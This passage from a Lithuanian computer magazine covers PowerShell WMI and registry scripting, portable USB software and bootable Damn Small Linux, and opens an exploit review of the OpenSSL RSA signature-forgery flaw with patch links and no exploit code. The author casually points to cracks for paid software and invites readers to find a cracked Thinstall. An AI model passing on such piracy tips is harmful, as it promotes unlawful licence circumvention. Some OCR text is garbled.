elseif ($objItem.Extension -eq ".rar") { $fgc="red" }
else { $fgc="gray" }
write-host $objItem.Name, $objItem.Length, $objItem.LastWriteTime
-foregroundcolor $fgc
}
```

Formalus aprašymas: kaip masyvą gauname katalogo turinį, apdorojame jį su *if/elseif/else* konstrukcija ir apibrėžiame kintamojo *$fgc* reikšmę. Vėliau, kai į ekraną bus išvedama eilutė, šis kintamasis nurodys teksto spalvą.

Sistemos valdymo sąsaja

O dabar su viena funkcija gausime sistemoje įdiegtos įrangos sąrašą:

```
Function Show-InstalledSoftware {
    $prod = Get-WmiObject win32_product
    $prod| sort name |ft Name, Version, Vendor, Installdate -a
}
set-alias sis Show-InstalledSoftware
```

Tu dar kartą įsitikinai, kad skriptas parašytas pilnai naudojant *cmdlets*. Šį *Get-WmiObject* funkciją iškviečiantį kodą aš čia pateikiau ne šiaip sau. WMI — tai *Windows Management Instrumentation*, t.y. programinė sistemos valdymo sąsaja. Su WMI galima valdyti operacinę sistemą ir gauti apie ją informaciją. Pavyzdžiui, tu gali lengvai gauti BIOS nustatymus:


```
gwmi win32_BIOS
SMBIOSBIOSVersion : ASUS A7N8X2.0 ACPI BIOS Rev 10
Manufacturer : Phoenix Technologies, LTD
Name : Phoenix - AwardBIOS v6.00PG
SerialNumber : xxxxxxxxxxx
Version : Nvidia - 42302e31
```

Mažytis paaiškinimas: *gwmi* — trumpas tos pačios *Get-WmiObject* pseudonimas. Tai išties unikalus dalykėlis: su juo galima viską sužinoti apie visus prie tavo kompiuterio prijungtus įrenginius (spausdintuvai, skeneriai), tinklo nustatymus, lengvai valdyti tavo kompiuteryje įdiegtą programinę įrangą (lygiai taip pat, kaip tai daroma nuėjus į „Add/Remove Programs"), ir dar daug ką. Stebėk, kaip tu gali išvesti savo diskuose likusios laisvos vietos kiekį:

```
get-wmiobject Win32_LogicalDisk | select deviceid,freespace,size
```

deviceid	freespace	size
A:		
C:	6861377536	27135164416
D:	1317060608	18867748864

Čia mes vietoje parametro *Get-WmiObject* perdavėme vėliavėlę *Win32_LogicalDisk* ir taip gavome pilną diskų statistiką su mums reikalingais laukais. Surink konsolėje *„Get-WmiObject -list"* — ir tave nustebins objektų, apie kuriuos surinkta informacija, įvairovė. Tačiau vargu ar tu šiame milžiniškame sąraše rasi tai, ko tau iš tiesų reikia. Čia galiu rekomenduoti paprastą receptą. Surink konsolėje:



get-WMIObject -list | where {$_ -match "kas tave domina"}

Po pypkės nurodyta konstrukcija — tai kažkas panašaus į **nix grep* analogą, t.y. ji eilutes filtruoja pagal jų turinį. Įvedęs šią komandą, tu gausi tik tas eilutes, kuriose surasta tave dominanti simbolių seka.

Nepaprasti provaideriai

Pereisime prie dar vienos *PowerShell* naujovės. Vaikinai iš „Microsoft" pagalvojo ir nusprendė maksimaliai supaprastinti vartotojo darbą su įvairiomis struktūromis: failų sistema, sisteminiu registru, daugybe kintamųjų. Visam tam apibrėžta keletas bendrų metodų, kurie leidžia lengvai manipuliuoti duomenimis. Paimkime pavyzdį. Tarkim, mes vietoje struktūros (*PowerShell* terminologijoje — provaiderio) pasirinkome failų sistemą ir visiškai įprastai su komanda *cd* judame per katalogus bei diskus. Užėjome į *C:* diską ir su *ls* peržiūrėjome jo turinį. O dabar vietoje struktūros pasirinkime sisteminį registrą. Iš esmės jis labai panašus į failų sistemą: skyreliai arba šakos — tai katalogai, o registro raktai — tai bylos. Tai kodėl gi per šį medį taip pat nebūtų galima judėti analogiškai? Logiška, kad provaideris pagal nutylėjimą yra failų sistema (*FileSystem*). Norint pakeisti provaiderį, reikia pasinaudoti komanda *Set-Location*. Visų galimų variantų sąrašą pateikia komanda *Get-PSProvider*:

Name	Capabilities	Drives
Alias	ShouldProcess	{Alias}
Environment	ShouldProcess	{Env}
FileSystem	Filter, ShouldProcess	{C, D, E, F..
Function	ShouldProcess	{Function}
Registry	ShouldProcess	{HKLM, HKCU}
Variable	ShouldProcess	{Variable}
Certificate	ShouldProcess	{cert}

Tarkim, tu nori išstudijuoti registro turinį, tuomet turi į jį persijungti su komanda *Set-Location HKLM:*. Dabar su *ls* peržiūrėk šakos HKLM turinį. Komandos išvesta informacija atvaizduota nuotraukoje — užmesk akį tenai. Tu su registru gali daryti viską, ką tik nori. Jo šakos dabar tau yra kaip katalogai, todėl tu per jas gali klajoti su komanda „cd". Raktų reikšmes galima lengvai peržiūrėti su komanda *cat*. Beje, tai viena iš galingiausių ir naudingiausių *PowerShell* savybių.

Tai tik nuotykių pradžia

Pripažinsiu, jog naujasis „Microsoft" produktas toks įvairiapusiškas ir funkcionalus, kad aš vargu ar aprėpiau vos tūkstantąją visų jo galimybių dalį. Tačiau aš pasistengiau tau parodyti gardžiausius dalykėlius ir skriptų realizacijos esmę. Dabar — tavo eilė. Pačius įvairiausius HOWTO ir išsamią dokumentaciją rasi internete, tačiau kol kas tik anglų kalba (nejaugi jos neįveiksi?). Patikėk, šis daikčiukas vertas to, kad prie jo padirbėtum.

INFO

Pavadinimas Monad atėjo iš Gotfrido-Lybnico filosofijos — „monadologijos", bylojančios apie tai, kad visas pasaulis susideda iš daugybės fundamentalių vienetų (monad), kurie harmoningai susiję tarpusavyje. PowerShell'e šie vienetai yra cmdlet'ai. Kad ir ką besakytum, su tuo nepasiginčysi.

WEB

Rekomenduoju aplankyti www.script-coding.info, vieną iš nedaugelio resursų, kuriuose informacija apie PowerShell pateikiama rusų kalba. Daugybė naudingų skriptų rasi adresu www.reskit.net. Juos taip pat galima funkcijų pavidalu sudėti į savo profilį. Iš tiesų pravers. Gerą gidą apie PowerShell rasi šioje svetainėje: http://arstechnica.com/guides/other/msh.ars/1.htm



ROBIN WILLIAMS
BRITTANY MURPHY
HUGH JACKMAN
NICOLE KIDMAN
PINGVINŲ NUOTYKIAI
ĮKAITUSIOJE
ANTARKTIDOJE!
LINKSMOS
PĖDUTĖS
KINUOSE NUO GRUODŽIO 22 D.
VILLAGE ROADSHOW PICTURES
www.happyfeetmovie.co.uk
WARNER BROS. PICTURES
©2006 Warner Bros. Ent. All Rights Reserved
RADIOCENTRAS
tango
VIASAT
RESPUBLIKOS
LEIDINIŲ
GRUPĖ
Videoline
www.gpi.lt
A




ŽUDANTIS FLASHAS

DŽENTELMENO PROGRAMŲ RINKINYS TAVO „FLASHE“

WEB

Portable Firefox
www.portableapps.com/apps/internet/browsers/portable_firefox
Opera@USB
www.opera-usb.com
The Bat! Voyager
www.ritlabs.com/ru/products/voyager
Portable Thunderbird
www.portableapps.com/apps/internet/email/portable_thunderbird
Total Commander
www.ghisler.com
Far
www.rarlab.com/far_manager.htm
FileZilla
filezilla.sourceforge.net
Miranda IM
www.miranda-im.org
qip
www.qip.ru
&RQ
www.rejetto.com/&RQ
Portable NVU 1.0
johnhaller.com/jh/mozilla/portable_nvu/
XAMPP
www.apachefriends.org/en/xampp.html
XMPlay
www.un4seen.com
PortaPuTTY
socialistsushi.com/portaputty
Remora USB Disk Guard
www.richskills.com
KeePass Password Safe
keepass.sourceforge.net
PStart
www.pegtop.de/start
HP USB Disk Storage Format Tool
selfdestruct.net/misc/usbboot

NAMIE AŠ NAUDOJU „FIREFOX“ NARŠYKLĘ, TAČIAU PAS MANE JI SUKONFIGŪRUOTA IR APGINKLUOTA PAČIAIS ĮVAIRIAUSIAIS ĮSKIEPIAIS. O SVETIMAME KOMPIUTERYJE MAN NUOLAT BANDOMA PAKIŠTI KAŽKĄ KITA. TARKIM, ATEINU AŠ Į SAVO UNIVERSITETĄ, O TEN VISUR ĮDIEGTA „INTERNET EXPLORER“. BEJE, TEN AŠ NEGALIU ĮDIEGTI SAVŲ PROGRAMŲ – SISTEMA TUOJAU PAT PRIMENA APIE TEISIŲ TRŪKUMĄ. KUR GI NE, JUK ADMINISTRATORIAI GRIEŽTAI PRIEŠ SAVIVEIKLĄ. TAIGI SĖDŽIU AŠ DABAR IR GALVOJU: AR MAN PASILIKTI PRIE PASIŪLYTO PROGRAMINĖS ĮRANGOS RINKINIO, AR SUSIKOMPLEKTUOTI SAVO KOLEKCIJĄ.



INFO

Įdiegęs Firefox Bookmarks Synchronizer praplėtimą, tu gausi galimybę sugrįžęs namo sinchronizuoti naršyklės žymes (bookmarks). Aktuali kopija visada bus saugoma specialiame FTP serveryje.

Portable Apps

Be abejo, sprendimas yra. Juk programas galima įrašyti į USB *flash* atmintį ir nešiotis su savimi. Tačiau čia vėlgi tenka susidurti su keblumais. Mums nepavyks tiesiog įdiegti programos į nešiojamąjį kaupiklį ir po to paleisti ją iš bet kurio kito kompiuterio. Daugeliu atvejų iškils problemos su sisteminiu registru, jau nė nekalbant apie visas įmanomas programų aktyviai naudojamas bibliotekas ir tvarkykles. Nustatyti priklausomybes nėra sudėtinga, tačiau norint įdiegti tą pačią tvarkyklę tau prireiks administratoriaus teisių. Bet tokiu atveju mūsų sumanymas netenka prasmės. Laimė, atsirado entuziastų, kurie susirūpino dėl šios problemos ir pradėjo kurti specialias populiarių programų versijas, kurios būtų adaptuotos paleidimui iš USB kaupiklių. Pasauliniame tinkle netgi pasirodė nauja programų kategorija — *portable applications*. Būtent su jomis mes šiandien ir susipažinsime. Pradėsime, ko gero, nuo naršyklės.

Naršyklė

Dažniausiai aš paleidinėju naršyklę — tai faktas. Aš taip pripratau prie patogios *Firefox* sąsajos, jo įspūdingo plečiamumo ir stabilaus veikimo (kiekvienam pažeidžiamumui tuojau pat išleidžiamas atnaujinimas), kad tiesiog negaliu naudoti ko nors kito. Dėl to savo flashe aš visada nešiojuos specialią portintą ugninės lapės versiją, kurią galima paleisti be įdiegimo. Ši naršyklės versija vadinasi *Portable Firefox*, ji platinama archyvo pavidalu, kuris išsipakuoja *flash* atmintyje, po ko gali būti sėkmingai naudojamas taip, lyg tai būtų įprastiniu būdu įdiegta naršyklė. Kilnojamai laputei galima lengvai koreguoti lokales, o tokie manevrai neturi jokios įtakos programos gana įspūdingas. Operos gerbėjams tiks programa *Opera@USB*.


Pašto klientas

Jeigu kalbėsime apie pašto klientą, tai *The Bat!* gerbėjams yra sukurtas bekonkurencinis variantas. Pati *Ritlabs*, t.y. šikšnosparnio kūrėjas, sukūrė kilnojamą savo programos versiją. Šis stebuklas vadinasi *The Bat! Voyager* ir į reikalingą particiją (*flash* atmintį) yra įdiegiamas su specialiu vedliu. Finale gaunamas pilnavertis pašto klientas su visomis funkcijomis ir galimybėmis, tiktai jis saugomas nešiojamame kaupiklyje. Liūdina tik tai, kad ši programa mokama ir ji labai jautriai reaguoja į registravimo duomenis. Blogiausia yra tai, kad gamintojai naudoja dviejų pakopų registravimo sistemą: iš pradžių registruojamasi su raktu, o po to su nešiojamo įrenginio identifikatoriumi. Internete nėra sudėtinga surasti šiuos apribojimus pašalinančius vaistus, tačiau vis tiek šioje vietoje tenka kiek pasiterlioti. Jeigu to visai nenori, tuomet rekomenduoju kitą variantą — *Portable Thunderbird*. Tai ne programa, o tikras atradimas:


/1/ Patogus bet kokių USB flashe saugomų programų paleidimas per PStart



/2/ Speciali PuTTY versija, kuri savo prisijungimų parametrus išsaugo ne sisteminiame registre, o XML byloje



/3/ Geriausias flash kaupiklių formatavimui skirtas įrankis



INFO

Iš USB galima užkrauti daugelį kitų nedidelių LiveCD distributyvų, taip pat ir SLAX (www.slax.org), Puppy Linux (www.puppylinux.org), INSERT (www.inside-security.de/insert_en.html).

funkcionali pašto programa *flash* kaupiklyje, pateikiama su atvirais išeities tekstais.

Visko po truputį

Labai svarbu su savimi turėti bylų valdymo įrankį (*file manager*), kadangi standartinis *explorer.exe* ką tik nori gali išmušti iš pusiausvyros. Kalbant apie *Total Commander* ir *Far*, su jais neiškyla jokių problemų. Pakanka nukopijuoti katalogą su įdiegtomis programomis į *flash* kaupiklį ir visiškai ramiai jas naudoti. Puikiu įmontuoto FTP kliento pakaitalu gali tapti nemokama *FileZilla*. Šis be įdiegimo veikiantis įrankis patenkins net ir pačius reikliausius vartotojus. Populiarios pokalbių programos *Miranda IM*, *qip* ir *&RQ* taip pat puikiai veikia be papildomų judesių. Tam tereikia į flashą nukopijuoti visas darbines bylas bei profilius. Reikalingas portatyvinis HTML redaktorius? Tokiu atveju idealiai tiks *Portable NVU*. Žinoma, tai ne *Dreamweaver*, tačiau greitam *web* dokumento paredagavimui neįprastinėse sąlygose jo visiškai pakanka. Beje, *flash* atminties kortelėje galima patalpinti ir funkcionalų *web* serverį (XAMPP), kuriame galima testuoti ir derinti dinaminius *Perl* ir PHP skriptus. Mūsų darbe dažnokai tenka per atstumą prieiti prie kito kompiuterio. Kuo puikiausiai būtų galima naudoti populiarųjį *PuTTY*, kuris platinamas atskiros *exe* bylos pavidalu, tačiau čia yra vienas „bet". Pagal nutylėjimą šis SSH klientas savo nustatymus ir prisijungimų parametrus saugo sisteminiame registre, todėl kiekviename naujame kompiuteryje tenka visus šiuos dalykus konfigūruoti iš naujo. Šią problemą greitai išspręs speciali *PortaPuTTY* versija, kuri konfigą išsaugo XML byloje.

Dabar apie multimediją. *WinAmp* ne visada sėkmingai dirba *flash* atmintyje, tačiau visas jo funkcijas puikiai atlieka portinamas grotuvas *XMPlay*, kuo tu greitai galėsi įsitikinti. Čia pripažįstami ir visi populiarūs formatai (OGG, MP3, WMA ir t.t.), ir grojaraščiai (PLS/M3U/ASX/WAX), ir net skinai, kurie leidžia iš XMPlay vizualiai padaryti *WinAmp'ą*.

Saugumas

Efektyviai paslėpti konfidencialius duomenis leidžia pačios įvairiausios šifravimo sistemos. Mes apie jas jau rašėme viename iš mūsų ankstesnių numerių. Tuometiniai apžvalgos laimėtojai (*TrueCrypt* ir *BestCrypt*) leidžia išoriniame kaupiklyje saugoti užšifruotą konteinerį, tačiau jie reikalauja pačios programos įdiegimo sistemoje. Kitaip tariant, tai reiškia, kad primontuoti užšifruotą diską kitame kompiuteryje tu galėsi tik įdiegęs atitinkamą programą. Vargu ar ką nors sužavės idėja nuolat kišenėje nešiotis visą kompaktą, todėl šiuo atžvilgiu teko ieškoti alternatyvaus produkto. Sprendimą pavyko surasti labai greitai. Atsisakius loginio disko pavidalu saugomo konteinerio, atskiromis bylomis arba, kas dar patogiau, katalogais galima lengvai operuoti su tokiu įrankiu, kaip *Remora USB Disk Guard*. Iš esmės apie šią programą nėra ką pasakoti. Ji tiesiog efektyviai šifruoja duomenis (naudojami kriptografiškai atsparūs algoritmai).

Tiems, kas skirtingiems interneto resursams naudoja unikalius slaptažodžius, ypač rekomenduoju į *flash* atmintį įdiegti slaptažodžių saugoji-

Portinamas džiaugsmas

Ar skaitant šį straipsnį tau nekildavo tokia mintis USB kaupiklyje sukurti tam tikrą virtualią aplinką su savo sisteminiais nustatymais ir registru, kad į jį galėtum netrukdomas įdieginėti sistemines tvarkykles (pavyzdžiui, True Crypt) ir konfigūruoti bet kokius kitus nustatymus, reikalingus normaliam programos darbui. Įsivaizduok: įdiegei programą į flashą ir gali ją paleidinėti kur tik nori. Gera idėja, tiesa?

Šios svajonės įgyvendinimu užsiima iš karto kelios komandos. Neseniai rinkoje pasirodė visa U3 platforma ir jos pagrindu sukurti kaupikliai (www.u3.com/smartdrives/default.aspx). Būdami nedaug brangesni už įprastinius flashus, jie suteikia galimybę iš kaupiklio per specialią aplinką paleidinėti bet kokias programas ir tvarkykles, tuo pačiu sistemoje nelieka jokių tokios veiklos pėdsakų. Sistemos realizacija įsiūta į pačius flash kaupiklius.

Visiškai kitokį sprendimą pateikia kompanija thinstall (thinstall.com/products/overview.php). Jų produktas — Virtualization Suite — leidžia programiškai į specialų konteinerį įkelti bet kokio sudėtingumo programą. Toks konteineris paprastai būna įprastinė exe byla, susidedanti iš specialios virtualios aplinkos bei visų programos darbui reikalingų tvarkyklių ir DLL bibliotekų. Taip modifikuota programa lengvai pasileidžia kituose kompiuteriuose ir net absoliučiai „švarioje" sistemoje. Vis dėlto neskubėk džiaugtis. Deja, visi mano bandymai parsisiųsti programą ir surasti nulaužtą jos variantą baigėsi nesėkmingai. Galbūt tau pasiseks labiau?

INFO

Pastaruoju metu flash kaupikliai smarkiai atpigo: 1 Gb talpos kaupiklio kaina nesiekia nė šimto litų, kas mano akimis yra visai normalu. Pinga ir portatyvūs kietieji diskai, skirti jungimui prie nešiojamųjų kompiuterių. Atkreipk į juos dėmesį, jeigu tau reikia didesnės apimties.


/4/ Šią duomenų šifravimo programą visada galima nešiotis su savimi



/5/ Iš esmės tai tas pats Firefox, skiriasi tik tuo, kad paleidimui naudojama kita vykdoma byla



/6/ Damn Small Linux: bet kokios programos 50 Mb dydžio distributyve



mui skirtą programą. Tu tikrai neapsiriksi, jeigu apsistosi ties įrankiu *KeePass Password Safe*. Saugiai išlaikyti slaptažodžius padės neįveikiama šifravimo sistema, o ypač patogi sąsaja leis greitai surasti tai, ko reikia, ir atgaivinti atmintį. Programa gera visais atžvilgiais: gamintojai net pasirūpino tuo, kad slaptažodžių informacijos neperimtų keylogeriai, kas iš tiesų svarbu.

Rojaus sąlygos

Įrašyti programas į diską maža — reikia pasirūpinti komfortišku jų paleidimu. Su šia užduotimi šauniai susidoroja *PStart*. Iš esmės tai įprastinis valdymo skydelis, kuriame sudėtos visų programų paleidimo nuorodos (*shortcuts*), tačiau *PStart* turi specialų režimą, leidžiantį su programomis dirbti nešiojamame kaupiklyje. Esmė tame, kad kuriant nuorodas *PStart* neprisiriša prie konkrečios disko raidės. Jeigu viename kompiuteryje flashas montuojamas kaip *F:* diskas, o kitame — kaip *G:*, tuomet visos nuorodos kaip ir anksčiau rodys į programas lyg nieko ir nebūtų nutikę.

Iš karto po paleidimo sisteminiame lauke (*system tray*) pasirodo *PStart*, leidžianti per kelias sekundes iš *flash* atminties paleisti bet kokią programą. Be to, kiekvienai portintai programai galima sukonfigūruoti paleidimą pagal tvarkaraštį arba paleisti automatiškai (paties *PStart'o* paleidimo metu). Pavyzdžiui, pas mane automatiškai paleidžiama Miranda. Tiesa, sukonfigūruoti automatinio paleidimo, kaip kad tai įmanoma padaryti su CD/DVD diskais, nepavyks, kadangi čia kalti pačios *Windows* apribojimai. Sąžiningai pastebėsiu, kad kai kurie flashų modeliai vis dėlto suteikia tokią galimybę.

Velniškai mažas linuksas /7/

Rinktinės programinės įrangos rinkinys *flash* atmintyje — tai jau gerai, tačiau ar tu kada nors pagalvojai apie tai, kad joje galima patalpinti ištisą operacinę sistemą? Tiesiog įdėk kaupiklį į USB lizdą ir iš jo krauk sau pritaikytą OS be jokių apribojimų ir kvotų, kurios trukdo įdiegti tau reikalingas programas. Įgyvendinti svajonę padės bet kuris *LiveCD*, tačiau aš rekomenduoju *Damn Small Linux* (*www.damnsmalllinux.org*). Spręsk pats: į 50 megabaitų dydžio tukso atvaizdą (imidžą) įeina pilnavertčiai daugialypės terpės įrankiai (XMMS), FTP klientas, *Firefox* naršyklė, pašto klientas *Sylpheed*, teksto ir grafikos redaktoriai, dokumentų peržiūros programos, bylų valdymo įrankiai, IM tipo programos, priėjimui prie nutolusio kompiuterio skirti VNC ir *Rdesktop* klientai. Be to, tu lengvai gali *DSLinux* prijungti prie lokalaus tinklo arba interneto, kadangi į standartinę šios sistemos sudėtį įeina ir DHCP klientas, ir darbui su PPP, PPPoE (ASDL) skirti paketai. Būtent šio distributyvo pasirinkimą lemia dar ir tai, kad jis nuo pat pradžių pritaikytas darbui iš USB kaupiklio, o tai mums leis išvengti daugybės problemų.

Įdiegti sistemą nėra sunku, tačiau tam reikia šiek tiek pasiruošti. Pasirūpink, kad flashe būtų pakankamai laisvos vietos, o geriausia iš viso jį suformatuok (nepamiršk prieš tai pasidaryti rezervinės visų jame saugomų bylų kopijos). Beje, padaryk tai ne su standartiniu *Windows* įrankiu, o su visame pasaulyje pripažintu *HP USB Disk Storage Format Tool*. Toliau gali drąsiai su *WinRAR* į kaupiklio šakninį katalogą išpakuoti *iso* atvaizdo turinį.



/7/ Тулза унесет все свои секреты в могилу или же выдаст все данные, если ты скажешь пароль

Tiesa, norint užsikrauti iš *flasho* to nepakaks. Dar reikia *flash* atmintį padaryti užkraunamąja, kas padaroma su specialiu įrankiu *Syslinux*. Programos archyvą reikia išpakuoti į vieną iš katalogų ir paleisti su tokiais raktais:


syslinux.exe –f G:

Čia *G:* — reikiamo USB *flash* disko raidė. Tik dabar viskas paruošta: žudantis USB kaupiklis jau tavo rankose. Daugelis šiuolaikinių BIOS'ų palaiko užsikrovimą iš flasho viename iš režimų (USB–HDD arba *USB–Zip*). Funkcionaliai jie niekuo nesiskiria, todėl kraunantis iš flasho pakanka nurodyti vieną iš jų. Dar vienas dalykas: įprastinio krovimosi į langines metu atsidaryk savo kaupiklį ir tarp bylų surask *dsl–windows.bat* bei jį paleisk, o tada žiūrėk, kas bus :).

Susirask savo softą

Savaime suprantama, programinės įrangos rinkinį kiekvienas renkasi pagal save, remdamasis savo poreikiais ir suvokimu. Aš papasakojau tik apie tas programas, kurias pats nuolat naudoju iš *flash* atminties. Tau pačiam teks susirasti diskų įrašymo, nuotraukų peržiūros ir kitas programas, kurių ieškok specializuotose svetainėse. Aš tau pateiksiu tokių svetainių sąrašą: *en.wikipedia.org/wiki/List_of_portable_applications*, *www.portableapps.com*, *www.tinyapps.org/*, *standalone.atspace.org/*, *www.noinstall.com*. Pirmyn! :)

EKSPLOITŲ APŽVALGA



01

OpenSSL: skaitmeninio RSA parašo suklastojimas

BRIEF

2006 metų rugpjūčio pabaigoje *Daniel Bleichenbacher* kriptoanalitikų konferencijoje pateikė pranešimą, kur parodė, jog esant tam tikroms sąlygoms skaitmeninis RSA parašas gali būti padirbtas tiesiogine žodžio prasme — panaudojant vien tik popierių ir pieštuką (tam net nereikia jokių superkompiuterių klasterių). Dėl to kaltas ne pats RSA algoritmas, o jo realizacijos klaidos. Viena tokių realizacijų — žymusis *OpenSSL* projektas, iki pat 0.9.8c versijos naudojęs RSA raktus su eksponente 3, kurie PKCS #1 lauko padding'ą pašalindavo iki hešo–sumos generavimo, kas leisdavo atakuojančiajam per atstumą padirbti su RSA raktu pasirašytą PKCS #1 signatūrą, kas užkerta kelią korektiškam įvairių skaitmeninių PKCS naudojančių sertifikatų patikrinimui. PKCS yra *Public–Key Cryptography Standards* santrumpa (viešo rakto kriptografiniai standartai), šis standartas išsamiai aprašytas RFC–3447 dokumente (*ftp://ftp.rfc–editor.org/in–notes/rfc3447.txt*). Technines atakos detales (su visais matematiniais komentarais) gali rasti adresu *www.imc.org/ietf–openpgp/mail–archive/msg14307.html*.

TARGETS

Pažeidžiami RSA raktai su eksponente 3, kurie pakankamai plačiai naudojami ne tik *OpenSSL* pakete (pažeidžiamos visos versijos iki pat 0.9.7j ir 0.9.8b, įeinančios į praktiškai visų LINUX, xBSD ir MAC OS sistemų sudėtį), bet įgyvendinti ir silicyje bei geležyje: *Cisco* maršrutizatoriuose, *IBM Hardware Management Console* ir t.t.

EXPLOIT

Nėra.

SOLUTION


Iš oficialios *OpenSSL* projekto svetainės (*www.openssl.org/source*, *ftp.openssl.org/source*) parsisiųsti paskutinę versiją arba įdiegti pataisymą, kurį galima gauti ten pat (*www.openssl.org/news/patch–CVE–2006–4339.txt*).

02

